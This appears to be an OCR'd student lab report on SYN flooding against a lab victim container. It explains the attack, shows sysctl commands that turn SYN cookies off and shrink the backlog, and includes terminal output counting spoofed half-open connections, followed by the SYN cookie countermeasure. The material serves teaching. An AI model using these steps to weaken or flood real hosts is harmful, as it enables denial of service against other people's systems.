

LAB_TCP


The vulnerabilities present in the TCP/IP protocol serve as a valuable lesson on the importance of integrating security measures from the outset of design and implementation processes, rather than treating them as an afterthought. Investigating these vulnerabilities provides insights into the complexities of network security and highlights the necessity for implementing multiple layers of security measures to safeguard networks effectively. This understanding underscores the critical need for proactive security considerations during the initial stages of protocol and system development, as opposed to reactive measures after vulnerabilities have been discovered.






TASK 1:- SYN Flooding Attack


SYN flooding is a sort of denial-of-service (DoS) attack that takes use of a flaw in the TCP/IP protocol to flood a target system with connection requests, effectively making it unavailable to authorized users.
The attack operates by flooding the target system with numerous SYN (synchronize) packets, which are required to establish a TCP connection. The target system replies to each incoming SYN packet with a SYN-ACK (acknowledgment) packet in accordance with the established TCP/IP protocol. However, the attacker does not transmit the last ACK packet to complete the three-way handshake, causing the target system to wait while "reserving" resources for numerous unfinished connections.





seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed victim
root@99d9434758a9:/# cd home/
root@99d9434758a9:/home# mv victim seed/
root@99d9434758a9:/home# ls seed/
victim
root@99d9434758a9:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@99d9434758a9:/home# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@99d9434758a9:/home# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@99d9434758a9:/home# ip tcp_metrics
10.9.0.6 age 2821.560sec source 10.9.0.5
root@99d9434758a9:/home# netstat -tna | grep-i syn_recv | wc -l
bash: grep-i: command not found
0
root@99d9434758a9:/home# netstat -tna | grep-i syn_recv | wc -l
bash: grep-i: command not found
0
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l


seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
net.ipv4.tcp_max_syn_backlog = 80
root@99d9434758a9:/home# ip tcp_metrics
10.9.0.6 age 2821.560sec source 10.9.0.5
root@99d9434758a9:/home# netstat -tna | grep-i syn_recv | wc -l
bash: grep-i: command not found
0
root@99d9434758a9:/home# netstat -tna | grep-i syn_recv | wc -l
bash: grep-i: command not found
0
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@99d9434758a9:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@99d9434758a9:/home# ss -n state syn-recv | wc -l
62
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home#


```
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@99d9434758a9:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@99d9434758a9:/home# ss -n state syn-recv  | wc -l
62
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@99d9434758a9:/home#
```



Here we can observe random syn addresses


seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
tcp 0 0 10.9.0.5:23 13.130.156.190:61885 SYN_RECV
tcp 0 0 10.9.0.5:23 79.162.116.212:18813 SYN_RECV
tcp 0 0 10.9.0.5:23 192.175.88.190:35504 SYN_RECV
tcp 0 0 10.9.0.5:23 207.221.238.242:42004 SYN_RECV
tcp 0 0 10.9.0.5:23 175.104.67.184:28545 SYN_RECV
tcp 0 0 10.9.0.5:23 96.253.70.184:50080 SYN_RECV
tcp 0 0 10.9.0.5:23 249.236.63.109:37312 SYN_RECV
tcp 0 0 10.9.0.5:23 141.113.75.252:17490 SYN_RECV
tcp 0 0 10.9.0.5:23 88.229.118.235:46971 SYN_RECV
tcp 0 0 10.9.0.5:23 16.214.18.134:17725 SYN_RECV
tcp 0 0 10.9.0.5:23 221.1.249.78:58616 SYN_RECV
tcp 0 0 10.9.0.5:23 102.170.41.67:21868 SYN_RECV
tcp 0 0 10.9.0.5:23 101.41.111.251:12749 SYN_RECV
tcp 0 0 10.9.0.5:23 59.40.167.230:28755 SYN_RECV
tcp 0 0 10.9.0.5:23 35.106.106.72:27993 SYN_RECV
tcp 0 0 10.9.0.5:23 111.40.122.188:595 SYN_RECV
tcp 0 0 10.9.0.5:23 58.38.68.248:33639 SYN_RECV
tcp 0 0 10.9.0.5:23 136.218.155.149:14751 SYN_RECV
tcp 0 0 10.9.0.5:23 90.10.220.185:59247 SYN_RECV
tcp 0 0 10.9.0.5:23 59.125.212.12:602 SYN_RECV
tcp 0 0 10.9.0.5:23 217.227.253.150:37470 SYN_RECV
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l


\


seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
tcp 0 0 10.9.0.5:23 249.236.63.109:37312 SYN_RECV
tcp 0 0 10.9.0.5:23 141.113.75.252:17490 SYN_RECV
tcp 0 0 10.9.0.5:23 88.229.118.235:46971 SYN_RECV
tcp 0 0 10.9.0.5:23 16.214.18.134:17725 SYN_RECV
tcp 0 0 10.9.0.5:23 221.1.249.78:58616 SYN_RECV
tcp 0 0 10.9.0.5:23 102.170.41.67:21868 SYN_RECV
tcp 0 0 10.9.0.5:23 101.41.111.251:12749 SYN_RECV
tcp 0 0 10.9.0.5:23 59.40.167.230:28755 SYN_RECV
tcp 0 0 10.9.0.5:23 35.106.106.72:27993 SYN_RECV
tcp 0 0 10.9.0.5:23 111.40.122.188:595 SYN_RECV
tcp 0 0 10.9.0.5:23 58.38.68.248:33639 SYN_RECV
tcp 0 0 10.9.0.5:23 136.218.155.149:14751 SYN_RECV
tcp 0 0 10.9.0.5:23 90.10.220.185:59247 SYN_RECV
tcp 0 0 10.9.0.5:23 59.125.212.12:602 SYN_RECV
tcp 0 0 10.9.0.5:23 217.227.253.150:37470 SYN_RECV
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@99d9434758a9:/home#

We see the attack succeed as we face trouble logging in

Task 1.3 as 1.2 is not been asked to do

Here we enable the SYN cookie




SYN Cookie Countermeasure:-

sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)

sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)

These instructions either set the cookies to 1 or to 0. The attack is feasible if the cookies are set to 0. However, the user can still connect by setting the cookies to 1 and starting the attack


Now after re running the attack we see we were able to login that means the syn attack failed

